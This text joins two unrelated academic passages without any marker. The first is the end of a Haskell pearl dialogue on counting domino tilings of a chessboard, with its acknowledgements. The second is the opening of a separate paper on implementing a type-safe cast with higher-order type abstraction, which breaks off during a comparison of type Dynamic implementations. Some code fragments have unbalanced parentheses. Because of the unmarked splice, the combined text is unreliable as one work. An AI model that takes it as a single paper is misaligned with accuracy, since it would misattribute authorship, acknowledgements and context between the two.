**Rel:** I don't think that is a big problem: virtual steps can be merged with real steps above or below them. You want to change the definitions to read

```
> horizontal :: Int -> Int -> Shape -> Shape
> horizontal v h steps
>   | h>2 || null steps = (Free,v-1,2):(Free,1,h-2):steps
>   | otherwise           = (Free,v-1,2):(p,v'+1,h'):steps'
>                                where (p,v',h'):steps' = steps

> vertical :: Int -> Int -> Shape -> Shape
> vertical v h steps
>   | h>1 || null steps = (Free,v-2,1):(Free,2,h-1):steps
>   | otherwise           = (Free,v-2,1):(p,v'+2,h'):steps'
>                                where (p,v',h'):steps' = steps
```

**Fun:** Well, that doesn't get rid of virtual steps at the head of the list. I see now that the way to do that is to modify my definition of cons to read

```
> cons :: Step -> Shape -> Shape
> cons (p,v,h) ((Free,0,h'):steps) = (p,v,h+h'):steps
> cons (p,v,h) steps             = (p,v,h):steps
```

I think we are almost done now. We can define

```
> tilings :: (Int,Int) -> [Shape]
> tilings (m,n) = putnDominos d [[(Free,m,n)]]
>                      where d = (m*n) `div` 2

> putnDominos :: Int -> [Shape] -> [Shape]
> putnDominos 0 = id
> putnDominos d = putnDominos (d-1) . concat . map putDomino

> main = print (length (tilings (8,8)))
```

I agree now that all that relational stuff was useful in the beginning, and it certainly led Data to think about step shapes, but we were always heading for a functional program.

**Dili:** For square boards you can double the speed of your program by always starting off with a horizontal tile in the bottom-left corner. Then by symmetry you get exactly half the possible tilings, so double the final answer.

**Teacher:** Thank you all, I think you have collaborated very well indeed. There is another way to program the problem though. Go back to Set's alternative representation of step shapes as sequences of S and E moves. Consider the grammar

$$\begin{array}{lcl} SSE & \rightarrow & ESS \mid SXE \\ SEE & \rightarrow & EES \\ XEE & \rightarrow & EES \end{array}$$

The first rule corresponds to either adding a vertical domino or leaving a pebble on the step. The second rule is interpreted as adding a horizontal domino, and the third rule as replacing the pebble by a horizontal domino. Given a starting value of  $S^8E^8$ , the problem is to count the number of leftmost derivations that lead to a final shape  $E^8S^8$ . A leftmost derivation corresponds to adding a domino on the highest step. There is a fairly simple closure algorithm to implement the problem but I won't go into details since I suspect that the advantages and disadvantages of the second method (no arithmetic, but a less compact representation of shapes) is counter-balanced by the advantages and disadvantages of yours.

You may like to know that there are 12,988,816 possible tilings of the chessboard. In fact, there is a formula for the number of tilings of an  $m \times n$  rectangle. It occurs in *Concrete Mathematics*, by Graham, Knuth and Patashnik, as Bonus problem 51 in Chapter 7. The formula is

$$2^{mn/2} \prod_{\substack{1 \leq j \leq m \\ 1 \leq k \leq n}} \left( \cos^2 \frac{j\pi}{m+1} + \cos^2 \frac{k\pi}{n+1} \right)^{1/4}$$

(The exponent 1/4 is missing in early printings, but was corrected in the ninth printing.) According to the authors, the proof is not easy and “really beyond the scope of this book”.

### Acknowledgements

This pearl was inspired in part by Edsger Dijkstra's note “Nondeterministic construction of an arbitrary witness” (EWD 1229, January 1996). Dijkstra used the  $S$  and  $E$  representation, although he was concerned only with the problem of generating every tiling, not with the trickier problem of generating every tiling without duplicates.

I showed an earlier draft of this pearl to Don Knuth when he visited Oxford. He made several suggestions for improvement and pointed out the existence of the formula above. If I had known about it, and I certainly should have, then perhaps the pearl would not have been written. Nevertheless, I am deeply grateful to him for taking the time to make comments. I am also grateful to four anonymous referees who made a number of constructive comments, most of which have been incorporated into the dialogue.

## ABSTRACT

In a language with non-parametric or ad-hoc polymorphism, it is possible to determine the identity of a type variable at run time. With this facility, we can write a function to convert a term from one abstract type to another, if the two hidden types are identical. However, the naive implementation of this function requires that the term be destructed and rebuilt. In this paper, we show how to eliminate this overhead using higher-order type abstraction. We demonstrate this solution in two frameworks for ad-hoc polymorphism: intensional type analysis and type classes.

Ad-hoc polymorphism, dynamic typing, intensional type analysis, type classes

## 1. THE SETUP

Suppose you wanted to implement a heterogeneous symbol table — a finite map from strings to values of any type. You could imagine that the interface to this module would declare an abstract type for the table, a value for the empty table, and two polymorphic functions for inserting items into

\*This paper is based on work supported in part by the National Science Foundation under Grant No. CCR-9875536. Any opinions, findings and conclusions or recommendations expressed in this publication are those of the author and do not reflect the views of this agency.

and retrieving items from the table. In a syntax resembling Standard ML [10], this interface is

```
sig
  type table
  val empty : table
  val insert : ∀α. table → (string × α) → table
  val find : ∀α. table → string → α
end
```

However, looking at the type of `find` reveals something odd: If this polymorphic function behaves parametrically with respect to  $\alpha$ , that is it executes the same code regardless of the identity of  $\alpha$ , there cannot possibly be any correct implementation of `find` [15]. All implementations must either diverge or raise an exception. Let us examine several possible implementations to see where they go wrong.

We will assume that the data structure used to implement the symbol table is not the issue, so for simplicity we will use an association list.

```
val empty = []
```

Given a string and a list, the following version of `find` iterates over the list looking for the matching string:

```
let rec find =
  Λα. fn table => fn symbol =>
    case table of
      [] => raise NotFound
      | (name, value) :: rest ) =>
        if symbol = name then value
        else find[α] rest symbol
```

Note that, unlike in SML, we make type application explicit in a manner similar to the polymorphic lambda calculus or System F [4, 14]. The notation  $\Lambda\alpha$  abstracts the type  $\alpha$  and `find[α]` instantiates this type for the recursive call. Unfortunately, this function is of type

```
∀α. (string × α) list → string → α.
```

If we were looking up an `int`, the list passed to `find` could only contain pairs of `strings` and `ints`. We would not be

able to store values of any other type than `int` in our symbol table.

The problem is that, in a statically typed language, all elements of a list need to have the same type: It would be incorrect to form an association list `[ ("x", 1) ; ("y", (2,3)) ]`. As we do not want to constrain the symbol table to contain only one type, we need to hide the type of the value for each entry in the list. One possibility is to use an existential type [12]. The instruction

```
pack v as  $\exists\beta.\tau$  hiding  $\tau'$ 
```

coerces a value of type  $\tau$  with  $\tau'$  substituted for  $\beta$  into one of type  $\exists\beta.\tau$ . Conversely, the instruction

```
unpack ( $\beta, x$ ) = e in e'
```

destructs an existential package `e` of type  $\exists\beta.\tau$ , binding a new type variable  $\beta$  and a new term variable `x` of type  $\tau$  within the expression `e'`.

Therefore, we can create a symbol table of type `(string ×  $\exists\beta.\beta$ ) list` with the expression

```
[ ("x", pack 1 as  $\exists\beta.\beta$  hiding int) ;
  ("y", pack (2,3) as  $\exists\beta.\beta$  hiding int × int) ]
```

So the code for `insert` should just package up its argument and cons it to the rest of the table.

```
val insert =
   $\Lambda\alpha.$  fn table => fn (symbol, obj) =>
    (symbol, pack obj as  $\exists\beta.\beta$  hiding  $\alpha$ ) :: table
```

However, the existential type has not really solved the problem. We can create the list, but what do we do when we look up a symbol? It will have type  $\exists\beta.\beta$ , but `find` must return a value of type  $\alpha$ . If we use the symbol table correctly, then  $\alpha$  and  $\beta$  will abstract the same type, but we need to verify this property before we can convert something of type  $\beta$  to type  $\alpha$ . We can not compare  $\alpha$  and  $\beta$  and still remain parametric in  $\alpha$  and  $\beta$ . Therefore, it seems as though we need a language that supports some sort of non-parametric polymorphism (also called run-time type analysis, overloading, or “ad hoc” polymorphism). Formulations of this feature include Haskell type classes [16], type Dynamic [1, 7, 9], extensional polymorphism [3], and intensional polymorphism [6].

For now, we will consider the last, in Harper and Morrisett’s language  $\lambda_i^{ML}$ . This language contains the core of SML plus an additional `typerec` operator to recursively examine unknown types at run time. For simplicity, we will separate recursion from type analysis and use the operator `typecase` to discriminate between types, and `rec` to compute the least fixed point of a recursive equation.

This language is interpreted by a *type-passing* semantics. In other words, at run time a type argument is passed to a type abstraction of type  $\forall\alpha.\tau$ , and can be analyzed by `typecase`. Dually, when we create an object of an existential type,  $\exists\alpha.\tau$ , the hidden type is included in the package, and when the package is opened,  $\alpha$  may also be examined. In  $\lambda_i^{ML}$ , universal and existential types have different properties from a system with a *type-erasure* semantics, such as the polymorphic lambda calculus. In a type-erasure system, types may have no effect on run-time execution and therefore may be erased after type checking. There,  $\forall\alpha.\alpha$  is an empty type (such as `void`), and  $\exists\beta.\beta$  is equivalent to the singleton type `unit`. However, in  $\lambda_i^{ML}$ ,  $\forall\alpha.\alpha$  is not empty, as we can use `typecase` to define an appropriate value for each type, and  $\exists\beta.\beta$  is the implementation of type Dynamic, as we can use `typecase` to recover the hidden type.

In  $\lambda_i^{ML}$ , a simple function, `sametype`, to compare two types and return true if they match, can be implemented with nested `typecases`. The outer `typecase` discovers the head normal form of the first type, and then the inner `typecase` compares it to the head normal form of the second.<sup>1</sup> For product and function types, `sametype` calls itself recursively on the subcomponents of the type. Each of these branches binds type variables (such as  $\alpha_1$  and  $\alpha_2$ ) to the subcomponents of the types so that they may be used in the recursive call.

```
let rec sametype =
   $\Lambda\alpha.$   $\Lambda\beta.$ 
  typecase ( $\alpha$ ) of
    int =>
      typecase ( $\beta$ ) of
        int => true
        | _ => false
    | ( $\alpha_1 \times \alpha_2$ ) =>
      typecase ( $\beta$ ) of
        ( $\beta_1 \times \beta_2$ ) =>
          sametype[ $\alpha_1$ ][ $\beta_1$ ]
          andalso sametype[ $\alpha_2$ ][ $\beta_2$ ]
        | _ => false
    | ( $\alpha_1 \rightarrow \alpha_2$ ) =>
      typecase ( $\beta$ ) of
        ( $\beta_1 \rightarrow \beta_2$ ) =>
          sametype[ $\alpha_1$ ][ $\beta_1$ ]
          andalso sametype[ $\alpha_2$ ][ $\beta_2$ ]
        | _ => false
```

As these nested `typecases` are tedious to write, we borrow from the pattern matching syntax of Standard ML, and abbreviate this function as:

---

<sup>1</sup>For brevity, we only include `int`, product types, and function types in the examples.

```

let rec sametype =
   $\Lambda\alpha.\Lambda\beta.$ 
    typecase  $(\alpha,\beta)$  of
      (int,int) => true
    |  $(\alpha_1 \times \alpha_2, \beta_1 \times \beta_2)$  =>
      sametype[ $\alpha_1$ ][ $\beta_1$ ]
       andalso sametype[ $\alpha_2$ ][ $\beta_2$ ]
    |  $(\alpha_1 \rightarrow \alpha_2, \beta_1 \rightarrow \beta_2)$  =>
      sametype[ $\alpha_1$ ][ $\beta_1$ ]
       andalso sametype[ $\alpha_2$ ][ $\beta_2$ ]
    | (_,_) => false

```

However, though this function does allow us to determine if two types are equal, it does not solve our problem. In fact, it is just about useless. If we try to use it in our implementation of `find`

```

let rec find =
   $\Lambda\alpha.$  fn table => fn symbol =>
    case table of
      [] => raise NotFound
    | (name, package) :: rest ) =>
      unpack ( $\beta$ ,value) = package in
      if symbol = name
       andalso sametype[ $\alpha$ ][ $\beta$ ]
      then value
      else find[ $\alpha$ ] rest symbol

```

we discover that this use does not type check. The return type for `find` is the existentially bound  $\beta$  which escapes its scope. Even though we have added a dynamic check that  $\alpha$  is equivalent to  $\beta$ , the check does not change the type of `value` from  $\beta$  to  $\alpha$ .

Our problem is that we did not use the full power of the type system. In a standard case expression (as opposed to a `typecase`), each branch must be of the same type. However, in  $\lambda_i^{ML}$  the type of each branch of a `typecase` can depend on the analyzed type.

```

typecase  $\tau$  of
  int => fn (x:int) => x + 3
  |  $\alpha \rightarrow \beta$  =>
    fn(x: $\alpha \rightarrow \beta$ ) => x
  |  $\alpha \times \beta$  =>
    fn(x: $\alpha \times \beta$ ) => x

```

For example, although the first branch above is of type `int → int`, the second of type  $(\beta \rightarrow \gamma) \rightarrow (\beta \rightarrow \gamma)$ , and the third of type  $(\beta \times \gamma) \rightarrow (\beta \times \gamma)$ , all three branches are instances of the type schema  $\gamma \rightarrow \gamma$ , when  $\gamma$  is replaced with the identity of  $\tau$  for that branch. Therefore, this entire `typecase` expression can be safely assigned the type  $\tau \rightarrow \tau$ .

With this facility, in order to make typechecking a `typecase` term syntax-directed, it is annotated with a type variable and a type schema where that variable may occur free. For example we annotate the previous example as

---

```

cast :  $\forall\alpha.\forall\beta.\alpha \rightarrow \beta$ 
let rec cast =
   $\Lambda\alpha.\Lambda\beta.$ 
    typecase [ $\delta_1, \delta_2.$   $\delta_1 \rightarrow \delta_2$ ]  $(\alpha,\beta)$  of
      (int, int) =>
        fn (x:int) => x
    |  $(\alpha_1 \times \alpha_2, \beta_1 \times \beta_2)$  =>
      let val f = cast [ $\alpha_1$ ][ $\beta_1$ ]
          val g = cast [ $\alpha_2$ ][ $\beta_2$ ]
        in
          fn (x: $\alpha_1 \times \alpha_2$ ) =>
            (f (fst x), g (snd x))
        end
    |  $(\alpha_1 \rightarrow \alpha_2, \beta_1 \rightarrow \beta_2)$  =>
      let val f = cast [ $\beta_1$ ][ $\alpha_1$ ]
          val g = cast [ $\alpha_2$ ][ $\beta_2$ ]
        in
          fn (x: $\alpha_1 \rightarrow \alpha_2$ ) =>
            g o x o f
        end
    | (_,_) => raise CantCast

```

Figure 1: First Solution

---

```

typecase [ $\gamma.\gamma \rightarrow \gamma$ ]  $\tau$  of
  int => fn (x:int) => x + 3
  | ...

```

In later examples, when we use the pattern matching syntax for two nested `typecases`, we will need the schema to have two free type variables.

We now have everything we need to write a version of `sametype` that changes the type of a term and allows us to write `find`. In the rest of this paper we will develop this function, suggestively called `cast`, of type  $\forall\alpha.\forall\beta.\alpha \rightarrow \beta$ . This function will just return its argument (at the new type) if the type arguments match, and raise an exception otherwise.<sup>2</sup>

An initial implementation appears in Section 2. Though correct, its operation requires undesirable overhead for what is essentially an identity function. We improve it, in Section 3, through the aid of an additional type constructor argument to `cast`. To demonstrate the applicability of this solution to other non-parametric frameworks, in Section 4, we develop the analogous two solutions in Haskell using type classes. In Section 5, we compare these solutions with several implementations of type Dynamic. Finally, in Section 6, we conclude by eliminating the type classes from the Haskell solution to produce a symbol table implementation using only parametric polymorphism. As such, the types of the functions `insert` and `find` must be modified.

## 2. FIRST SOLUTION

An initial implementation of `cast` using the facilities of  $\lambda_i^{ML}$  appears in Figure 1. In the first branch of the `typecase`,  $\alpha$

<sup>2</sup>It would also be reasonable to produce a function of type  $\alpha \rightarrow (\beta \text{ option})$ , but checking the return values of recursive calls for `NONE` only lengthens the example.

and  $\beta$  have been determined to both be to `int`. Casting an `int` to an `int` is easy; just an identity function.

In the second branch of the `typecase`, both  $\alpha$  and  $\beta$  are product types ( $\alpha_1 \times \alpha_2$  and  $\beta_1 \times \beta_2$  respectively). Through recursion, we can cast the subcomponents of the type ( $\alpha_1$  to  $\beta_1$  and  $\alpha_2$  to  $\beta_2$ ). Therefore, to cast a product, we break it apart, cast each component separately, and then create a new pair.

The code is a little different for the next branch, when  $\alpha$  and  $\beta$  are both function types, due to contravariance. Here, given  $x$ , a function from  $\alpha_1$  to  $\alpha_2$ , we want to return a function from  $\beta_1$  to  $\beta_2$ . We can apply `cast` to  $\alpha_2$  and  $\beta_2$  to get a function,  $g$ , that casts the result type, and compose  $g$  with the argument  $x$  to get a function from  $\alpha_1$  to  $\beta_2$ . Then we can compose that resulting function with a reverse cast from  $\beta_1$  to  $\alpha_1$  to get a function from  $\beta_1$  to  $\beta_2$ .

Finally if the types do not match we raise the exception `CantCast`.

However, there is a problem with this solution. Intuitively, all a cast function should do at run time is recursively compare the two types. But unless the types  $\tau_1$  and  $\tau_2$  are both `int`, the result of `cast` does much more. Every pair in the argument is broken apart and remade, and every function is wrapped between two instantiations of `cast`. This operation resembles a virus, infecting every function it comes in contact with and causing needless work for every product.

The reason we had to break apart the pair in forming the coercion function for product types is that all we had available was a function (from  $\alpha_1 \rightarrow \beta_1$ ) to coerce the first component of the pair. If we could somehow create a function that coerces this component while it was still a part of the pair, we could have applied it to the pair as a whole. In other words, we want two functions, one from  $(\alpha_1 \times \alpha_2) \rightarrow (\beta_1 \times \alpha_2)$  and one from  $(\beta_1 \times \alpha_2) \rightarrow (\beta_1 \times \beta_2)$ .

### 3. SECOND SOLUTION

Motivated by the last example, we want to write a function that can coerce the type of *part* of its argument. This will allow us to pass the same value as the  $x$  argument for each recursive call and only refine part of its type. We can not eliminate  $x$  completely, as we are changing its type. Since we want to cast many parts of the type of  $x$ , we need to abstract the relationship between the type argument to be analyzed and the type of  $x$ .

The solution in Figure 2 defines a helper function `cast'` that abstracts not just the types  $\alpha$  and  $\beta$  for analysis, but an additional *type constructor*<sup>3</sup> argument  $\gamma$ . When  $\gamma$  is applied to the type  $\alpha$  we get the type of  $x$ , when it is applied to  $\beta$  we get the return type of the cast. For example, if  $\gamma$  is  $\lambda\delta: * . \delta \times \alpha_2$ , we get a function from type  $\alpha \times \alpha_2$  to  $\beta \times \alpha_2$ .

<sup>3</sup>We create type constructors with  $\lambda$ -notation, and annotate the bound variable with its *kind*. Kinds classify types and type constructors:  $*$  is the kind of types, and if  $\kappa_1$  and  $\kappa_2$  are kinds,  $\kappa_1 \rightarrow \kappa_2$  is the the kind of type constructors from  $\kappa_1$  to  $\kappa_2$ .

---

```

cast' : ∀α,β: *. ∀γ: * → *. (γ α) → (γ β)
let rec cast' =
  Λα: *. Λβ: *. Λγ: * → *.
    typecase [δ1, δ2. (γ δ1) → (γ δ2)](α,β) of
      (int, int) =>
        fn (x: γ int) => x
      | (α1 × α2, β1 × β2) =>
        let val f = cast'[α1][β1][λδ: *. γ(δ × α2)]
            val g = cast'[α2][β2][λδ: *. γ(β1 × δ)]
        in
          fn (x: γ(α1 × α2)) =>
            g (f x)
        end
      | (α1 → α2, β1 → β2) =>
        let val f = cast'[α1][β1][λδ: *. γ(δ → α2)]
            val g = cast'[α2][β2][λδ: *. γ(β1 → δ)]
        in
          fn (x: γ(α1 → α2)) =>
            g (f x)
        end
      | (_,_) => raise CantCast

```

Figure 2: Second Solution

---

Since we abstract both types and type constructors, in the definition of `cast` we annotate  $\alpha$ ,  $\beta$ , and  $\gamma$  with their kinds. As  $\alpha$  and  $\beta$  are types, they are annotated with kind  $*$ , but  $\gamma$  is a function from types to types, and so has kind  $* \rightarrow *$ . We initially call `cast'` with the identity function.

```

let cast =
  Λα: *. Λβ: *. cast'[α][β][λδ: *. δ]

```

With the recursive call to `cast'`, in the branch for product types we create a function to cast the first component of the tuple (converting  $\alpha_1$  to  $\beta_1$ ) by supplying the type constructor  $\lambda\delta: * . \gamma(\delta \times \alpha_2)$  for  $\gamma$ . As  $x$  is of type  $\gamma(\alpha_1 \times \alpha_2)$ , this application results in something of type  $\gamma(\beta_1 \times \alpha_2)$ . In the next recursive call, for the second component of the pair, the first component is already of type  $\beta_2$ , so the type constructor argument reflects that fact.

Surprisingly, the branch for comparing function types is analogous to that of products. We coerce the argument type of the function in the same manner as we coerced the first component of the tuple; calling `cast'` recursively to produce a function to cast from type  $\gamma(\alpha_1 \rightarrow \alpha_2)$  to type  $\gamma(\beta_1 \rightarrow \alpha_2)$ . A second recursive call handles the result type of the function.

### 4. HASKELL

The language Haskell [13] provides a different form of ad hoc polymorphism, through the use of type classes. Instead of defining one function that behaves differently for different types, Haskell allows you to define several functions with the same name that differ in their types.

For example, the Haskell standard prelude defines the class of types that support a conversion to a string representation.

This class is declared by

```
class Show α where
  show :: α → string
```

This declaration states that the type  $\alpha$  is in the class `Show` if there is some function named `show` defined for type  $\alpha \rightarrow \text{string}$ . We can define `show` for integers with a built-in primitive by

```
instance Show int where
  show x = primIntToString x
```

We can also define `show` for type constructors like product. In order to convert a product to a string we need to be able to `show` each component of the product. Haskell allows you to express these conditions in the instantiation of a type constructor:

```
instance (Show α, Show β) => Show (α,β) where
  show (a,b) = "(" ++ show a ++ "," ++ show b ++ ")".
```

This code declares that as long as  $\alpha$  and  $\beta$  are members of the class `Show`, then their product (Haskell uses `,` instead of  $\times$  for product) is a member of class `Show`. Consequently, the function `show` for products is defined in terms of the `show` functions for its subcomponents.

## 4.1 First Solution in Haskell

Coding the cast example in Haskell is a little tricky because of the two nested `typecase` terms (hidden by the pattern-matching syntax). For this reason we will define two type classes — one called `CF` (for Cast From) that corresponds to the outer `typecase`, and the other called `CT` (for Cast To) that will implement all of the inner `typecases`. The first class just defines the `cast` function, but the second class needs to include three functions, describing how to complete the cast using the knowledge that the first type was an integer, product, or function. Note the contravariance in the type of `doFn` below: Because we will have to cast from  $\beta_1$  to  $\alpha_1$ , we need  $\alpha_1$  to be in the class `CT` instead of `CF`.

```
class CF α where
  cast :: CT β => α → β
class CT β where
  doInt   :: Int → β
  doProd  :: (CF α₁, CF α₂) => (α₁, α₂) → β
  doFn    :: (CT α₁, CF α₂) => (α₁ → α₂) → β
```

Just as in  $\lambda_i^{ML}$ , where the outer `typecase` led to an inner `typecase` in each branch, the separate instances of the first class just dispatch to the second, marking the head constructor of the first type by the function called:

```
instance CF Int where
  cast = doInt
instance (CF α, CF β) => CF (α, β) where
  cast = doProd
instance (CT α, CF β) => CF (α → β) where
  cast = doFn
```

The instances of the second type class either implement the branch (if the types match) or signal an error. In the `Int` instance of `CT`, the `doInt` function is an identity function as before, while the others produce the error "CantCast".

```
instance CT Int where
  doInt x = x
  doProd x = error "CantCast"
  doFn x = error "CantCast"
```

The `doProd` function of the product instance should be of type  $(\text{CF } \alpha_1, \text{CF } \alpha_2) \Rightarrow (\alpha_1, \alpha_2) \rightarrow (\beta_1, \beta_2)$ . This function calls `cast` recursively on  $x$  and  $y$ , the subcomponents of the product (taken apart via pattern matching). As the types of  $x$  and  $y$  are  $\alpha_1$  and  $\alpha_2$ , and we are allowed to assume they are in the class `CF`, we can call `cast`. The declaration of `cast` requires that its result type be in the class `CT`, so we require that  $\beta_1$  and  $\beta_2$  be in the class `CT` for this instantiation.

```
instance (CT β₁, CT β₂) => CT (β₁, β₂) where
  doInt x = error "CantCast"
  doProd (x,y) = (cast x, cast y)
  doFn x = error "CantCast"
```

Finally, in the instance for the function type constructor, `doFn` needs to wrap its argument in recursive calls to `cast`, as in the first  $\lambda_i^{ML}$  solution. As the type of this function should be  $(\text{CT } \alpha_1, \text{CF } \alpha_2) \Rightarrow (\alpha_1 \rightarrow \alpha_2) \rightarrow (\beta_1 \rightarrow \beta_2)$ , the type of the argument  $x$  is of a function of type  $\alpha_1 \rightarrow \alpha_2$ . To `cast` the result of this function, we need the  $\alpha_2$  instance of `CF`, that requires that  $\beta_2$  be in the class `CT`. However, we would also like to `cast` the argument of the function in the opposite direction, from  $\beta_1$  to  $\alpha_1$ . Therefore we need  $\beta_1$  to be in the class `CF`, and  $\alpha_1$  to be in the class `CT`. The instance for function types is then (Haskell uses `f . g` for function composition)

```
instance (CF β₁, CT β₂) => CT (β₁ → β₂) where
  doInt x = error "CantCast"
  doProd x = error "CantCast"
  doFn x = cast . x . cast
```

Now with these definitions we can define the symbol table using an existential type to hide the type of the element in the table. Though not in the current language definition, several implementations of Haskell support existential types. Existential types in Haskell are denoted with the `forall` keyword as the data constructors that carry them may be instantiated with any type.

```
data EntryT = forall α . CF α => Entry String α
type table = [EntryT]
```

The `find` function is very similar to before, except that Haskell infers that the existential type should be unpacked.

```

find :: CT α => table → String → α
find (Entry s2 val) : rest ) s1 =
  if s1 == s2 then
    cast val
  else find rest s1
find [] s = error "Not in List"

```

## 4.2 Second Solution in Haskell

To implement the second version in Haskell, we need to change the type of `cast` to abstract the type constructor  $\gamma$  as well as  $\alpha$  and  $\beta$ . This addition leads to the new definitions of `CT` and `CF`. Note that in the type of `doFn`,  $\alpha_1$  should be in the class `CF` instead of the class `CT`, reflecting that we are going to avoid the contravariant cast of the function argument that we needed in the previous solution.

```

class CF α where
  cast' :: CT β => γ α → γ β
class CT β where
  doInt :: γ Int → γ β
  doProd :: (CF α₁, CF α₂) =>
    γ (α₁, α₂) → γ β
  doFn :: (CF α₁, CF α₂) =>
    γ (α₁ → α₂) → γ β

```

The instances for `CF` remain the same as before, dispatching to the appropriate functions. Also the instance `CT Int` is still the identity function. But recall the branch for products:

```

typecase (α, β) of
  ...
  | (α₁ × α₂, β₁ × β₂) =>
    let val f = cast'[α₁][β₁][λδ:*. γ(δ × α₂)]
        val g = cast'[α₂][β₂][λδ:*. γ(β₁ × δ)]
    in
      fn (x:γ(α₁ × α₂)) =>
        g (f x)
    end

```

The strategy was to cast the left side of the product first and then to cast the right side, using the type-constructor argument to relate the type of the term argument to the types being examined. In Haskell we cannot explicitly instantiate the type constructor argument as we did in  $\lambda_i^{ML}$ , but we can give Haskell enough hints to infer the correct one.<sup>4</sup> To represent the two type constructor arguments above we use the data constructors `LP` and `RP`, defined below.

```

newtype LProd α γ δ = LP (γ (δ, α))
newtype RProd α γ δ = RP (γ (α, δ))
instance (CT β₁, CT β₂) => CT (β₁, β₂) where
  doInt x = error "CantCast"
  doProd z = x
    where LP y = cast' (LP z)
          RP x = cast' (RP y)
  doFn x = error "CantCast"

```

<sup>4</sup>Jones [8] describes this sort of implicit higher-order polymorphism in Haskell.

How does this code typecheck? In this instance, `doProd` should be of type

$$(CF \alpha_1, CF \alpha_2) \Rightarrow \gamma (\alpha_1, \alpha_2) \rightarrow \gamma (\beta_1, \beta_2).$$

Therefore `z` is of type  $\gamma (\alpha_1, \alpha_2)$  so `LP z` is of type `LProd α₂ γ α₁`. At first glance, it seems like we cannot call `cast'` on this argument because we have not declared an instance of `CF` for the type constructor `LProd`. However, the instances of `cast'` are all of type  $\forall \gamma'. (CT \beta) \Rightarrow \gamma' \alpha \rightarrow \gamma' \beta$ , so to typecheck the call `cast' (LP z)`, we only need to find an  $\alpha$  in the class `CT` and a  $\gamma'$  such that  $\gamma' \alpha$  is equal to the type of `LP z`. As Haskell does not permit the creation of type-level type abstractions [8], the type of `LP z` must explicitly be a type constructor applied to a type in order to typecheck. Therefore determining  $\gamma'$  and  $\alpha$  is a simple match –  $\gamma'$  is the partial application `LProd α₂ γ` and  $\alpha$  is  $\alpha_1$ . Thus, the result of `cast'` is of type `(LProd α₂ γ) β`, for some  $\beta$  in `CT`, and  $y$  is of type  $\gamma (\beta, \alpha_2)$ .

Now `RP y` is of type `RProd β γ α₂`, so we need the  $\alpha_2$  instance of `cast'` for the second call. This instance is of type  $\forall \gamma''. CT \beta' \Rightarrow \gamma'' \alpha_2 \rightarrow \gamma'' \beta'$ . This  $\gamma''$  unifies with the partial application `(RProd β γ)` so the return type of this cast is `RProd β γ β'`, the type of `RP x`. That makes `x` of type  $\gamma (\beta, \beta')$ . Comparing this type to the return type of `doProd`, we unify  $\beta$  with  $\beta_1$  and  $\beta'$  with  $\beta_2$ . This unification satisfies our constraints for the two calls to `cast'`, as we assumed that both  $\beta_1$  and  $\beta_2$  are in the class `CT`.

Just as in the second  $\lambda_i^{ML}$  solution, function types work in exactly the same way as product types, using similar declarations of `LArrow` and `RArrow`.

```

newtype LArrow α γ δ = LA (γ (δ → α))
newtype RArrow α γ δ = RA (γ (α → δ))

```

To encapsulate `cast'`, we provide the identity type constructor:

```

newtype Id α = I α
cast :: (CF α, CT β) => α → β
cast x = y where (I y) = cast' (I x)

```

The complete Haskell code for this solution appears in Appendix A.

## 5. IMPLEMENTING TYPE DYNAMIC

Just as  $\exists \alpha. \alpha$  implements a dynamic type in  $\lambda_i^{ML}$ ,  $\exists \alpha. CF \alpha \Rightarrow \alpha$  is a dynamic type in Haskell. Adding type Dynamic to a statically typed language is nothing new, so it is interesting to compare this implementation to previous work.

One way to implement type Dynamic (explored by Henglein [7]) is to use a universal datatype.

```

data Dynamic = Base Int
  | Pair (Dynamic, Dynamic)
  | Fn   (Dynamic → Dynamic)

```

Here, in creating a value of type `Dynamic`, a term is tagged with only the head constructor of its type. However, before a term may be injected into this type, if it is a pair, its subcomponents must be coerced, and if it is a function, it must be converted to a function from `Dynamic` → `Dynamic`. We could implement this injection (and its associated projection) with Haskell type classes as follows:

```
class UD α where
  toD   :: α → Dynamic
  fromD :: Dynamic → α

instance UD Int where
  toD x = Base x
  fromD (Base x) = x
instance (UD α, UD β) => UD (α,β) where
  toD (x1,x2) = Pair (toD x1, toD x2)
  fromD (Pair (d1, d2)) = (fromD d1, fromD d2)
instance (UD α, UD β) => UD (α→β) where
  toD f = Fn (toD . f . fromD)
  fromD (Fn f) = fromD . f . toD
```

This implementation resembles our first cast solutions, in that it must destruct the argument to recover its type. Also, projecting a function from type `Dynamic` results in a wrapped version. Henglein, in order to make this strategy efficient, designs an algorithm to produce well-typed code with as few coercions to and from the dynamic type as possible.

Another way to implement type `Dynamic` is to pair an expression with the *full* description of its type [1, 9]. The implementations GHC and Hugs use this strategy to provide a library supporting type `Dynamic` in Haskell. This library uses type classes to define term representations for each type. Injecting a value into type `Dynamic` involves tagging it with its representation, and projecting it compares the representation with a given representation to check that the types match. At first glance this scheme is surprisingly similar to an implementation of `cast` using `typecase` in  $\lambda_R$  [2], a version of  $\lambda_i^{ML}$  in which types are explicitly represented by dependently typed terms. However there is an important distinction: Though type classes can create appropriate term representations for each type, there is no support for dependency, so the last step of the projection requires an unsafe type coercion.

Although the `cast` solution is more efficient than the universal datatype and more type-safe than the GHC/Hugs library implementation, it suffers in terms of extensibility. The example implementations of `cast` only consider three type constructors, for integers, products and functions. Others may be added, both primitive (such as `Char`, `IO`, or `[]`) and user defined (such as from datatype and newtype declarations), but only through modification of the `CT` type class. Furthermore, all current instantiations of `CT` need to be extended with error functions for each additional type constructor. In contrast, the library implementation can be extended to support new type constructors without modifying previous code.

A third implementation of type `Dynamic` that is type safe, efficient and easily extensible uses references (see Weeks [17]

for the original SML version). Though the use of mutable references is not typically encouraged (or even possible) in a purely functional language, GHC and Hugs support their use by encapsulation in the `IO` monad. While the previous implementations of type `Dynamic` defined the description of a type at compile time, references allow the creation of a description for any type at run time, and so are easily extendable to new types. Because each reference created by `newIORef` is unique, a unit reference can be used to implement a unique tag for a given type. A member of type `Dynamic` is then a pair of a tag and a computation that hides the stored value in its closure.<sup>5</sup>

```
data Dyn = Dyn { tag :: IORef () , get :: IO () }
```

To recover the value hidden in the closure, the `get` computation writes that value to a reference stored in the closure of the projection from the dynamic type. The computation `make` below creates injection and projection functions for any type.

```
make :: IO (α -> Dyn, Dyn -> IO α)
make = do { newtag <- newIORef ()
          ; r <- newIORef Nothing
          ; return
            (\a -> Dyn { tag = newtag,
                          get = writeIORef r (Just a) },
             \d -> if (newtag == tag d)
                   then
                     do { get d
                           ; Just x <- readIORef r
                           ; return x
                           }
                     else error "Ill typed")
            ) }
```

